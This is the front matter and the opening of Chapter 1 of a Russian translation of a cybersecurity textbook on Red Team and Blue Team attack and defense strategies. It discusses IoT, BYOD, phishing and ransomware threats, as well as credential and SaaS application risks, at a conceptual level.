

Безопасность инфраструктуры и использование Red Team и Blue Team

Когда ландшафт угроз постоянно расширяется, возникает необходимость иметь надежную стратегию в области безопасности, т.е. усиление защиты, обнаружения и реагирования. На протяжении этой книги вы будете изучать методы атак и шаблоны, позволяющие распознавать аномальное поведение в вашей организации, используя тактические приемы Синей команды. Вы также научитесь методам сбора данных об эксплуатации, выявления рисков и продемонстрируете влияние на стратегии Красной и Синей команд.

В книге описаны :

- стратегия безопасности;
- процесс реагирования на компьютерные инциденты;
- жизненный цикл атаки;
- разведка и сбор данных;
- компрометация системы;
- охота на пользовательские реквизиты;
- дальнейшее распространение по сети;
- расследование инцидента;
- управление уязвимостями;
- анализ журналов для выявления подозрительной активности.

Предполагается, что читатели знакомы с основными понятиями информационной безопасности и операционными системами Windows и Linux.

Некоторые демонстрации из книги могут быть проведены в лабораторной среде, поэтому рекомендуется создать виртуальную лабораторию, используя виртуальные машины Windows Server 2012, Windows 10 и Kali Linux.

Издание предназначено для специалистов по информационной безопасности и IT-специалистов, которые хотят узнать больше о кибербезопасности.

Интернет-магазин:
www.dmkpress.com

Оптовая продажа:
КТК «Галактика»
e-mail: books@alians-kniga.ru

Packt®



Юрий Диогенес, Эрдаль Озкайя

Кибербезопасность: стратегии атак и обороны



Юрий Диогенес, Эрдаль Озкайя

Кибербезопасность: стратегии атак и обороны

Yuri Diogenes, Erdal Ozkaya

Cybersecurity – Attack and Defense Strategies

Infrastructure security with Red Team and Blue Team tactics



Юрий Диогенес, Эрдаль Озкайя

Кибербезопасность: стратегии атак и обороны

*Безопасность инфраструктуры
с использованием тактик Красной и Синей команд*



Москва, 2020

УДК 004.56
ББК 32.973, 018.2
Д44

- Диогенес Ю., Озкайя Э.**
- Д44 Кибербезопасность: стратегии атак и обороны / пер. с анг. Д. А. Беликова. – М.: ДМК Пресс, 2020. – 326 с.: ил.

ISBN 978-5-97060-709-1

Книга посвящена многим аспектам компьютерной безопасности - начиная от стратегии защиты до управления уязвимостями. В ней рассматриваются различные отраслевые стандарты и передовые методы реагирования, процессы взлома данных и политики безопасности, базовые средства контроля безопасности.

Предполагается, что читатели этой книги знакомы с основными понятиями информационной безопасности и операционными системами Windows и Linux.

Издание будет полезно специалистам по информационной безопасности и всем ИТ-специалистам, которые хотят узнать больше о кибербезопасности.

УДК 004.56
ББК 32.973, 018.2

Authorized Russian translation of the English edition of Cybersecurity – Attack and Defense Strategies ISBN 9781788475297 © 2018 Packt Publishing.

This translation is published and sold by permission of Packt Publishing, which owns or controls all rights to publish and sell the same.

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

Содержание

| | |
|---|----|
| Об авторах | 11 |
| О рецензентах | 12 |
| Предисловие | 13 |
| | |
| Глава 1. Стратегия безопасности | 17 |
| Текущий ландшафт киберугроз | 17 |
| Учетные данные – аутентификация и авторизация | 20 |
| Приложения | 21 |
| Данные | 23 |
| Проблемы кибербезопасности | 24 |
| Старые методы и более широкие результаты | 24 |
| Изменение ландшафта угроз | 25 |
| Улучшение стратегии безопасности | 26 |
| Красная и Синяя команды | 27 |
| Подразумеваем взлом | 30 |
| Справочные материалы | 31 |
| Резюме | 33 |
| | |
| Глава 2. Процесс реагирования на компьютерные инциденты | 34 |
| Процесс реагирования на компьютерные инциденты | 34 |
| Причины иметь в своем распоряжении процесс реагирования на компьютерные инциденты | 35 |
| Создание процесса реагирования на компьютерные инциденты | 37 |
| Команда реагирования на компьютерные инциденты | 39 |
| Жизненный цикл компьютерного инцидента | 40 |
| Обработка инцидента | 40 |
| Передовые методы оптимизации обработки компьютерных инцидентов | 43 |
| Деятельность после инцидента | 44 |
| Реальный сценарий | 44 |
| Выводы | 45 |
| Реагирование на компьютерные инциденты в облаке | 46 |
| Обновление процесса реагирования, чтобы включить облако | 47 |
| Справочные материалы | 48 |
| Резюме | 48 |

| | |
|---|-----|
| Глава 3. Жизненный цикл атаки | 50 |
| Внешняя разведка..... | 50 |
| Сканирование | 51 |
| Доступ и повышение привилегий | 61 |
| Вертикальное повышение привилегий | 62 |
| Горизонтальное повышение привилегий..... | 63 |
| Проникновение и утечки | 63 |
| Тыловое обеспечение | 64 |
| Штурм | 65 |
| Обфускация | 66 |
| Управление жизненным циклом угроз..... | 67 |
| Справочные материалы | 70 |
| Резюме..... | 72 |
| Глава 4. Разведка и сбор данных..... | 73 |
| Внешняя разведка..... | 73 |
| Копание в мусоре..... | 73 |
| Социальные сети | 74 |
| Социальная инженерия..... | 75 |
| Внутренняя разведка..... | 82 |
| Анализ трафика и сканирование..... | 83 |
| Вардрайвинг..... | 89 |
| Завершая эту главу | 91 |
| Справочные материалы | 92 |
| Резюме..... | 93 |
| Глава 5. Компрометация системы..... | 94 |
| Анализ современных тенденций..... | 94 |
| Вымогательство | 95 |
| Манипулирование данными..... | 96 |
| Атаки на IoT-устройства..... | 97 |
| Бэкдоры | 98 |
| Атаки на мобильные устройства | 99 |
| Взлом повседневных устройств..... | 99 |
| Взлом облака..... | 100 |
| Фишинг..... | 102 |
| Эксплуатация уязвимостей..... | 104 |
| Уязвимость нулевого дня | 104 |
| Фаззинг..... | 105 |
| Анализ исходного кода..... | 105 |
| Типы экспloitов нулевого дня | 106 |
| Перезапись структурированного обработчика исключений..... | 107 |

| | |
|---|------------|
| Выполнение шагов, направленных на компрометацию системы | 107 |
| Развертывание полезных нагрузок..... | 108 |
| Компрометация операционных систем..... | 111 |
| Компрометация удаленной системы | 114 |
| Компрометация веб-приложений..... | 116 |
| Справочные материалы | 118 |
| Резюме..... | 120 |
| | |
| Глава 6. Охота на пользовательские реквизиты..... | 121 |
| Реквизиты доступа – новый периметр | 121 |
| Стратегии компрометации реквизитов доступа пользователя | 124 |
| Получение доступа к сети | 125 |
| Сбор учетных данных..... | 126 |
| Взлом реквизитов доступа пользователя | 128 |
| Полный перебор | 128 |
| Социальная инженерия..... | 130 |
| Атака Pass-the-hash | 136 |
| Другие способы взлома реквизитов доступа..... | 139 |
| Справочные материалы | 139 |
| Резюме..... | 139 |
| | |
| Глава 7. Дальнейшее распространение по сети | 141 |
| Инфильтрация | 142 |
| Построение карты сети | 142 |
| Избежать оповещений | 143 |
| Дальнейшее распространение | 144 |
| Сканирование портов | 144 |
| Sysinternals | 145 |
| Общие файловые ресурсы..... | 147 |
| Удаленный доступ к рабочему столу..... | 148 |
| PowerShell..... | 150 |
| Инструментарий управления Windows..... | 150 |
| Запланированные задачи | 151 |
| Кражा авторизационных токенов | 153 |
| Атака Pass-the-hash | 153 |
| Active Directory..... | 154 |
| Удаленный доступ к реестру | 155 |
| Анализ взломанных хостов | 155 |
| Консоли центрального администратора..... | 156 |
| Кражा сообщений электронной почты | 156 |
| Справочные материалы | 156 |
| Резюме..... | 157 |

| | |
|--|-----|
| Глава 8. Повышение привилегий | 158 |
| Инфильтрация | 158 |
| Горизонтальное повышение привилегий..... | 159 |
| Вертикальное повышение привилегий | 159 |
| Как избежать оповещений | 160 |
| Выполнение повышения привилегий..... | 161 |
| Эксплуатация неисправленных операционных систем | 162 |
| Манипулирование маркерами доступа | 163 |
| Эксплуатация специальных возможностей..... | 164 |
| Application Shimming..... | 165 |
| Обход контроля над учетной записью пользователя..... | 169 |
| Внедрение DLL-библиотек | 170 |
| Перехват порядка поиска DLL | 172 |
| Перехват поиска dylib..... | 172 |
| Исследование уязвимостей..... | 173 |
| Запускаемые демоны | 174 |
| Практический пример повышения привилегий в Windows 8..... | 175 |
| Выводы | 176 |
| Справочные материалы | 177 |
| Резюме..... | 178 |
| Глава 9. Политика безопасности | 179 |
| Проверка политики безопасности..... | 179 |
| Обучение конечного пользователя | 181 |
| Рекомендации по безопасности для пользователей социальных сетей | 182 |
| Тренинг по безопасности..... | 183 |
| Использование политики..... | 183 |
| Белый список приложений | 185 |
| Усиление защиты..... | 187 |
| Мониторинг на предмет соответствия..... | 191 |
| Справочные материалы | 195 |
| Резюме..... | 195 |
| Глава 10. Сегментация сети | 197 |
| Глубоко эшелонированная защита..... | 197 |
| Инфраструктура и службы | 198 |
| Документы в процессе передачи..... | 199 |
| Конечные точки | 201 |
| Сегментация физической сети | 201 |
| Открывая схему сети | 203 |
| Обеспечение удаленного доступа к сети | 206 |
| VPN типа «сеть–сеть» | 207 |
| Сегментация виртуальной сети..... | 208 |

| | |
|---|------------|
| Безопасность гибридной облачной сети..... | 210 |
| Справочные материалы | 212 |
| Резюме | 213 |
| Глава 11. Активные сенсоры | 214 |
| Возможности обнаружения..... | 214 |
| Индикаторы компрометации | 216 |
| Системы обнаружения вторжений | 218 |
| Система предотвращения вторжений..... | 219 |
| Обнаружение на основе правил | 220 |
| Обнаружение на основе аномалий..... | 221 |
| Поведенческая аналитика внутри организации | 221 |
| Размещение устройств..... | 226 |
| Поведенческая аналитика в гибридном облаке | 226 |
| Центр безопасности Azure | 226 |
| Справочные материалы | 232 |
| Резюме | 232 |
| Глава 12. Киберразведка | 233 |
| Введение в киберразведку | 233 |
| Инструментальные средства киберразведки с открытым исходным кодом | 237 |
| Средства киберразведки компании Microsoft | 242 |
| Центр безопасности Azure | 242 |
| Использование киберразведки для расследования подозрительной деятельности..... | 245 |
| Справочные материалы | 248 |
| Резюме..... | 248 |
| Глава 13. Расследование инцидента | 249 |
| Масштаб проблемы | 249 |
| Ключевые артефакты | 250 |
| Исследование скомпрометированной системы внутри организации | 255 |
| Исследование скомпрометированной системы в гибридном облаке | 259 |
| Ищите и обрящете | 266 |
| Выводы | 267 |
| Справочные материалы | 268 |
| Резюме..... | 268 |
| Глава 14. Процесс восстановления | 269 |
| План послеаварийного восстановления | 269 |
| Процесс планирования послеаварийного восстановления..... | 270 |
| Вызовы | 274 |

| | |
|--|------------|
| Восстановление без перерыва в обслуживании | 274 |
| Планирование на случай непредвиденных обстоятельств..... | 276 |
| Процесс планирования на случай непредвиденных обстоятельств в сфере ИТ..... | 277 |
| Передовые методы восстановления..... | 282 |
| Справочные материалы | 283 |
| Резюме..... | 283 |
| Глава 15. Управление уязвимостями..... | 285 |
| Создание стратегии управления уязвимостями | 285 |
| Инвентаризация ресурсов | 286 |
| Управление информацией..... | 286 |
| Оценка рисков | 288 |
| Оценка уязвимостей..... | 290 |
| Отчеты и отслеживание исправлений | 291 |
| Планирование реагирования..... | 292 |
| Инструменты управления уязвимостями..... | 293 |
| Реализация управления уязвимостями | 300 |
| Передовые методы управления уязвимостями..... | 302 |
| Реализация управления уязвимостями с помощью Nessus | 304 |
| Flexera (Secunia) Personal Software Inspecto | 310 |
| Заключение | 312 |
| Справочные материалы | 313 |
| Резюме..... | 314 |
| Глава 16. Анализ журналов..... | 315 |
| Сопоставление данных..... | 315 |
| Журналы операционной системы | 316 |
| Журналы Windows | 317 |
| Журналы Linux | 320 |
| Журналы брандмауэра | 320 |
| Журналы веб-сервера | 322 |
| Справочные материалы | 323 |
| Резюме | 323 |
| Предметный указатель | 324 |

Об авторах

Юрий Диогенес – профессор Университета EC-Council. Получил степень магистра по кибербезопасности в колледже UTICA и степень магистра делового администрирования в FGV, Бразилия. В настоящее время имеет сертификаты CISSP, CyberSec First Responder, CompTIA CSA+, E|CEH, E|CSA, E|CHFI, E|CND, CyberSec First Responder, CompTIA, Security+, CompTIA Cloud Essentials, Network+, Mobility+, CASP, CSA+, MCSE, MCTS и Microsoft Specialist – Azure.

Прежде всего я хотел бы поблагодарить Бога за предоставленную мне возможность написать еще одну книгу. Я также хотел бы поблагодарить свою жену Александру и дочерей Янн и Айсис за их безоговорочную поддержку. Выражаю благодарность своему соавтору и другу Эрдалю Озкайе за прекрасное партнерство и Амрите Норонье за ее удивительную поддержку на протяжении всего этого проекта.

Эрдаль Озкайя – доктор философии в области кибербезопасности, магистр безопасности информационных систем и компьютерных исследований. Имеет сертификаты CEI, MCT, MCSE, E|CEH, E|CSA, E|CISO, CFR и CISSP. Он работает в компании Microsoft архитектором по кибербезопасности и консультантом по вопросам ИБ, а по совместительству преподает в Университете Чарльза Стерта в Австралии. Является соавтором множества учебных материалов по сертификации безопасности для различных поставщиков и выступает на международных конференциях, имеет множество наград в своей области. Он много работает над тем, чтобы сделать кибермир безопасным.

Я бы хотел поблагодарить свою жену Арзу и моих детей Джемре и Азру за их поддержку и любовь и выразить особую благодарность моим родителям и братьям, которые помогли мне стать тем, кто я есть. Я также хотел бы поблагодарить своего руководителя, доктора Рафикула Ислама, за его помошь всякий раз, когда она была мне нужна.

О рецензентах

Виджай Кумар Велу – специалист по информационной безопасности, автор, докладчик и блогер. В настоящее время он живет в Малайзии. Имеет более чем 11-летний опыт работы в ИТ-индустрии. Является лицензированным специалистом по тестированию на проникновения и специализируется на предоставлении технических решений различных киберпроблем. Автор книг *Mastering Kali Linux for Advanced Penetration Testing* (второе издание) и *Mobile Application Penetration Testing*.

Паскаль Акерман – опытный профессионал в области промышленной безопасности. Имеет степень по электротехнике и более чем 15-летний опыт в проектировании, поиске, устранении неисправностей и защите крупных промышленных систем управления и различных типов сетевых технологий. После более чем десятилетнего практического опыта работы в полевых условиях в 2015 г. он стал работать в компании Rockwell Automation. В настоящее время является старшим консультантом по промышленной кибербезопасности в Network and Security Services Group, а недавно стал цифровым кочевником и теперь путешествует по миру со своей семьей, сражаясь с киберпротивниками.

Предисловие

Когда ландшафт угроз постоянно расширяется, возникает необходимость иметь надежную стратегию в области безопасности, что в действительности означает усиление защиты, обнаружения и реагирования. На протяжении этой книги вы будете изучать методы атак и шаблоны, позволяющие распознавать аномальное поведение в вашей организации, с помощью тактических приемов Синей команды. Вы также научитесь методам сбора данных об эксплуатации, выявления рисков и продемонстрируете влияние на стратегии Красной и Синей команд.

Для кого эта книга

Эта книга предназначена для специалистов по информационной безопасности и ИТ-специалистов, которые хотят узнать больше о кибербезопасности.

О чём идет речь в этой книге

Глава 1 «Стратегия безопасности» определяет, что представляет собой данная стратегия и насколько важно наличие хорошей стратегии защиты и атаки.

Глава 2 «Процесс реагирования на компьютерные инциденты» знакомит с процессом реагирования на компьютерные инциденты и его значением. В ней рассматриваются различные отраслевые стандарты и передовые методы реагирования.

Глава 3 «Жизненный цикл атаки» готовит читателя к пониманию того, как мыслит злоумышленник, знакомит с различными этапами атаки и тем, что обычно происходит на каждом из этих этапов.

Глава 4 «Разведка и сбор данных» рассказывает о различных стратегиях проведения разведки и о том, как собирать данные для получения информации о цели, чтобы спланировать атаку.

Глава 5 «Компрометация системы» демонстрирует текущие тенденции в стратегии по взлому системы и объясняет, как скомпрометировать ее.

Глава 6 «Охота на пользовательские реквизиты» объясняет важность защиты реквизитов доступа пользователя во избежание кражи учетных данных, а также рассматривает процесс взлома данных реквизитов.

В главе 7 «Дальнейшее распространение по сети» описывается, как злоумышленники выполняют дальнейшее распространение по сети, после того как заразили систему.

Глава 8 «Повышение привилегий» показывает, как злоумышленники могут повысить привилегии, чтобы получить доступ к сетевой системе с правами администратора.

Глава 9 «Политика безопасности» фокусируется на различных аспектах начальной стратегии защиты, которая начинается с важности хорошо продуманной политики безопасности и охватывает передовые методы безопасности, стандарты, тренинги по безопасности и базовые средства контроля безопасности.

В главе 10 «Сегментация сети» подробно рассматриваются различные аспекты защиты, включая физическую сегментацию сети, а также виртуальное и гибридное облака.

Глава 11 «Активные сенсоры» подробно описывает различные типы сетевых сенсоров, которые помогают организациям обнаруживать атаки.

В главе 12 «Киберразведка» рассказывается о различных аспектах киберразведки, включая сообщество и основных поставщиков.

В главе 13 «Расследование инцидента» рассматриваются два тематических исследования для локальной скомпрометированной системы и облачной скомпрометированной системы, а также показываются все этапы, связанные с расследованием безопасности.

Глава 14 «Процесс восстановления» фокусируется на процессе восстановления взломанной системы и объясняет, насколько важно знать, какие параметры доступны, поскольку моментальное восстановление системы невозможно при определенных обстоятельствах.

В главе 15 «Управление уязвимостями» описывается важность управления уязвимостями для нейтрализации процесса эксплуатации уязвимостей. В ней показываются текущая картина угроз и растущее число программ-вымогателей, эксплуатирующих известные уязвимости.

В главе 16 «Анализ журналов» рассматриваются различные методы ручного анализа журналов, поскольку читателю важно получить знания о том, как подробно анализировать различные типы журналов для обнаружения подозрительных действий.

ЧТОБЫ ПОЛУЧИТЬ МАКСИМАЛЬНУЮ ОТДАЧУ ОТ ЭТОЙ КНИГИ

1. Мы предполагаем, что читатели этой книги знакомы с основными понятиями информационной безопасности и операционными системами Windows и Linux.
2. Некоторые демонстрации из этой книги также могут быть проведены в лабораторной среде, поэтому мы рекомендуем вам создать виртуальную лабораторию, используя виртуальные машины Windows Server 2012, Windows 10 и Kali Linux.

Скачать цветные изображения

Мы также предоставляем PDF-файл с цветными изображениями скриншотов/диаграмм, используемых в этой книге. Вы можете скачать его здесь: http://www.packtpub.com/sites/default/files/downloads/CybersecurityAttackandDefenseStrategies_ColrImages.pdf.

Используемые условные обозначения

В этой книге используется ряд текстовых обозначений.

Код в Тексте: указывает кодовые слова в тексте, имена таблиц базы данных, папок и файлов, расширения файлов, пути, фиктивные URL-адреса, ввод данных пользователем и имена пользователей в Twitter. Например: «Смонтируйте загруженный файл образа диска WebStorm-10 *.dmg в качестве еще одного диска в вашей системе».

Жирный шрифт: обозначает новый термин, важное слово или слова, которые вы видите на экране. Например, слова в меню или диалоговых окнах выглядят в тексте следующим образом: «Выберите раздел **Системная информация** на панели **Администрирование**».

-  Так будут оформляться советы и подсказки.
-  Так будут оформляться предупреждения и важные примечания.

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте www.dmkpress.com, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу dmkpress@gmail.com; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу http://dmkpress.com/authors/publish_book/ или напишите в издательство по адресу dmkpress@gmail.com.

Скачивание исходного кода примеров

Скачать файлы с дополнительной информацией для книг издательства «ДМК Пресс» можно на сайте www.dmkpress.com или www.dmk.ru на странице с описанием соответствующей книги.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг – возможно, ошибку в основном тексте или программном коде, – мы будем очень благодарны, если вы сообщите нам о ней. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Если вы найдете какие-либо ошибки в коде, пожалуйста, сообщите о них главному редактору по адресу dmkpress@gmail.com, и мы исправим это в следующих тиражах.

НАРУШЕНИЕ АВТОРСКИХ ПРАВ

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и Packt очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты dmkpress@gmail.com.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

Глава 1

Стратегия безопасности

За прошедшие годы инвестиции в сферу обеспечения безопасности перешли из разряда «nice to have» в разряд «must have», и теперь организации по всему миру понимают, насколько важно постоянно инвестировать в безопасность. Эти инвестиции обеспечивают конкурентоспособность компании на рынке. Неспособность надлежащим образом защитить свои ресурсы может привести к невосполнимому ущербу, а в некоторых случаях – к банкротству. Из-за нынешнего ландшафта киберугроз недостаточно инвестировать только в защиту. Компании должны улучшать общую стратегию безопасности, а это означает, что инвестиции в защиту, обнаружение и реагирование должны быть согласованы.

В этой главе мы рассмотрим следующие темы:

- текущий ландшафт киберугроз;
- проблемы в пространстве кибербезопасности;
- как улучшить свою стратегию безопасности;
- роли Синей и Красной команд в вашей компании.

Текущий ландшафт киберугроз

С преобладанием постоянных подключений и достижений в технологиях, которые доступны на сегодняшний день, киберугрозы быстро развиваются, чтобы эксплуатировать различные аспекты этих технологий. Любое устройство уязвимо для атаки, а с появлением концепции «интернета вещей» (IoT) это стало реальностью. В октябре 2016 г. на DNS-серверы была проведена серия DDoS-атак, в результате чего перестали работать некоторые основные веб-сервисы, такие как GitHub, Paypal, Spotify, Twitter и др. (1).

Это стало возможным из-за большого количества небезопасных IoT-устройств по всему миру. В то время как использование IoT для запуска масштабной кибератаки является чем-то новым, наличие уязвимости в этих устройствах таковым не является. На самом деле они были там довольно давно. В 2014 г. компания «ESET» сообщила о 73 000 незащищенных камерах безопасности с паролями по умолчанию (2). В апреле 2017 г. компания «IOActive» обнаружила

7000 уязвимых маршрутизаторов Linksys, хотя, по ее словам, число дополнительных маршрутизаторов могло доходить до 100 000 (3).

Главный исполнительный директор (CEO) может даже спросить: какое отношение уязвимости в домашнем устройстве имеют к нашей компании? Именно в этот момент **главный специалист по информационной безопасности** (CISO) должен быть готов дать ответ. Ведь у него должно быть лучшее понимание ландшафта киберугроз и того, как домашние устройства пользователей могут влиять на общую безопасность. Ответ приходит в виде двух простых сценариев, таких как удаленный доступ и **Bring your Own Device (BYOD)**.

Хотя удаленный доступ не является чем-то новым, число удаленных работников растет в геометрической прогрессии. По данным Gallup (4), 43 % занятых американцев уже работают удаленно, а это означает, что они используют свою собственную инфраструктуру для доступа к ресурсам компаний. Усугубляет эту проблему рост числа компаний, разрешающих концепцию BYOD на рабочем месте. Имейте в виду, что существуют способы безопасного внедрения BYOD, но большинство сбоев в сценарии BYOD обычно происходит из-за плохого планирования и сетевой архитектуры, которые приводят к небезопасной реализации (5).

Что общего между всеми вышеупомянутыми технологиями? Чтобы управлять ими, нужен пользователь, и он по-прежнему является главной целью для атаки. Люди – самое слабое звено в цепи безопасности. По этой причине старые угрозы, такие как фишинговые электронные письма, продолжают расти в объеме, поскольку они затрагивают психологические аспекты пользователя, побуждая его кликнуть что-либо, например вложение файла или вредоносную ссылку. Обычно, когда пользователь выполняет одно из этих действий, его устройство заражается вредоносным ПО или к нему удаленно получает доступ хакер.

Таргетированная фишинговая кампания (spear phish) может начаться с электронного письма, которое, по сути, станет отправной точкой для злоумышленника, после чего будут использованы другие угрозы для эксплуатации уязвимостей в системе.

Одними из примеров растущей угрозы, которая использует фишинговые письма в качестве отправной точки для атаки, являются программы-вымогатели (ransomware). По сообщениям ФБР, только в течение первых трех месяцев 2016 г. вымогателям было выплачено 209 млн долл. (6). По данным компании «Trend Micro», рост числа атак с использованием программ-вымогателей стабилизировался в 2017 г. Тем не менее методы атаки и цели варьируются (7).

На рис. 1.1 показана взаимосвязь между этими атаками и конечным пользователем.

Эта диаграмма показывает четыре точки входа для конечного пользователя. Все они должны иметь свои риски, идентифицированные и обработанные с надлежащим контролем. Сценарии перечислены следующим образом:

- связь между локальными и облачными ресурсами (1);
- связь между BYOD-устройствами и облачными ресурсами (2);
- связь между корпоративными устройствами и локальными ресурсами (3);
- связь между персональными устройствами и облачными (4).




Рис. 1.1

Обратите внимание, что это разные сценарии, но все они связаны между собой одним объектом – конечным пользователем. Общий элемент во всех сценариях обычно является предпочтительной целью для киберпреступников, что показано на предыдущей диаграмме получения доступа к облачным ресурсам.

Во всех сценариях постоянно появляется еще один важный элемент – ресурсы облачных вычислений. Реальность такова, что в настоящее время нельзя игнорировать тот факт, что многие компании внедряют облачные вычисления. Подавляющее большинство начнется в гибридном сценарии, где модель «Инфраструктура как услуга» (IaaS) является их основным облачным сервисом. Ряд других компаний может использовать модель «Программное обеспечение как услуга» (SaaS) для некоторых решений, например для управления мобильными устройствами (MDM), как показано в сценарии (2). Можно утверждать, что в организациях с высокой степенью безопасности, таких как военные, может не быть облачной связи. Это, конечно, возможно, но, с коммерческой точки зрения, внедрение облачных вычислений растет и будет постепенно доминировать в большинстве сценариев развертывания.

Локальная безопасность имеет решающее значение, потому что это ядро компании, именно там большинство пользователей будет получать доступ к ресурсам. Когда организация решает расширить свою локальную инфраструктуру с помощью облачного провайдера, чтобы использовать модель IaaS (1), компании необходимо оценить угрозы для этого соединения и контрмеры для борьбы с этими угрозами с помощью оценки рисков.

Последний сценарий (4) может быть интригующим для некоторых скептически настроенных аналитиков. В основном это происходит потому, что они не сразу могут увидеть, что этот сценарий имеет корреляцию с ресурсами компа-

нии. Да, это персональное устройство без прямой связи с локальными ресурсами. Однако если это устройство скомпрометировано, то пользователь может потенциально скомпрометировать данные компании в следующих ситуациях:

- открытие корпоративной электронной почты с этого устройства;
- доступ к корпоративным SaaS-приложениям с этого устройства;
- если пользователь использует один и тот же пароль (8) для своей личной электронной почты и корпоративной учетной записи, это может привести к компрометации учетной записи посредством метода полного перебора или подбора пароля.

Наличие технических средств контроля безопасности может помочь нейтрализовать некоторые из этих угроз, направленных на конечного пользователя. Тем не менее основной защитой является постоянное обучение с проведением тренингов по безопасности.

Пользователь будет использовать свои **учетные данные** для взаимодействия с **приложениями**, чтобы либо использовать **данные**, либо записывать их на серверы, расположенные в облаке или локально. Все, что выделено жирным шрифтом, имеет уникальный ландшафт угроз, который должен быть идентифицирован и обработан. Мы рассмотрим эти области в следующих разделах.

Учетные данные – аутентификация и авторизация

Согласно отчету по расследованиям инцидентов в области информационной безопасности за 2017 г. от компании «Verizon» (9), связь между субъектом угрозы (или просто субъектом), его мотивами и способом действия варьируется в зависимости от отрасли. Тем не менее в докладе говорится, что украденные учетные данные являются предпочтительным вектором атаки для финансовой мотивации или организованной преступности. Эти данные очень важны, т. к. они показывают, что субъекты угроз следуют за учетными данными пользователя. Это позволяет сделать вывод, что компании должны уделять особое внимание аутентификации и авторизации пользователей и их прав доступа.

Отрасль согласилась с тем, что личность пользователя – это новый периметр. Он требует мер безопасности, специально разработанных для аутентификации и авторизации лиц на основании их работы и потребности в конкретных данных в сети. Кража учетных данных может быть только первым шагом, чтобы разрешить киберпреступникам доступ к вашей системе. Наличие действующей учетной записи пользователя в сети позволит им распространяться дальше и в какой-то момент найдет правильную возможность повысить привилегию до учетной записи администратора домена. По этой причине применение старой концепции глубокой защиты все еще является хорошей стратегией для защиты личности пользователя, как показано на рис. 1.2.

Здесь можно увидеть несколько уровней защиты, начиная с регулярного применения политики безопасности для учетных записей, которые следуют передовым отраслевым методам, таким как строгие требования к паролям, политика, требующая частой смены паролей и их надежности.



Рис. 1.2

Еще одной растущей тенденцией для защиты личных данных пользователей является применение многофакторной аутентификации. Один из методов, который получил более широкое распространение, – это функция обратного вызова, когда пользователь первоначально аутентифицируется, используя свои учетные данные (имя пользователя и пароль), и получает вызов для ввода своего пин-кода. Если оба фактора аутентификации успешны, им разрешен доступ к системе или сети. Мы рассмотрим эту тему более подробно в главе 6 «Охота на пользовательские реквизиты».

Приложения

Приложения являются точкой входа для пользователя, который использует данные и передает, обрабатывает или хранит информацию в системе. Приложения стремительно развиваются, и внедрение приложений на основе модели SaaS находится на подъеме. Тем не менее у этого объединения приложений есть унаследованные проблемы. Вот два ключевых примера:

- **безопасность** (насколько безопасны приложения, которые разрабатываются внутри компании, и приложения, за которые вы платите как за сервис);
- **приложения, принадлежащие компании, и персональные приложения** (у пользователей будет собственный набор приложений на своих устройствах – сценарий BYOD). Как эти приложения угрожают безопасности компании, и могут ли они привести к потенциальной утечке данных?).

Если у вас есть команда разработчиков, которые создают собственные приложения, следует принять меры, гарантирующие, что они используют безопас-

ную среду на протяжении всего жизненного цикла разработки программного обеспечения, например **Microsoft Security Lifecycle (SDL)** (10). При использовании SaaS-приложения, такого как Office 365, необходимо убедиться, что вы ознакомились с политикой безопасности и соответствия поставщика (11). В данном случае цель состоит в том, чтобы увидеть, могут ли поставщик и SaaS-приложение соответствовать требованиям безопасности и соответствия вашей компании.

Еще одна проблема безопасности, с которой сталкиваются приложения, заключается в том, как данные компании обрабатываются в разных приложениях, т. е. в тех, которые используются и одобрены компанией, и в тех, которые используются конечным пользователем (личные приложения). Эта проблема становится еще более острой в случае с SaaS, когда пользователи используют множество приложений, которые могут быть небезопасными. Традиционный подход к сетевой безопасности для поддержки приложений не предназначен для защиты данных в SaaS-приложениях. Дело обстоит еще хуже. Они не дают IT-специалистам наглядного представления о том, как их используют сотрудники. Этот сценарий также носит название **Shadow IT**, и, согласно опросу, проведенному **Cloud Security Alliance (CSA)** (12), только 8 % компаний знают о масштабах Shadow IT в своих организациях. Вы не можете защитить то, чего не знаете, а это уязвимый момент.

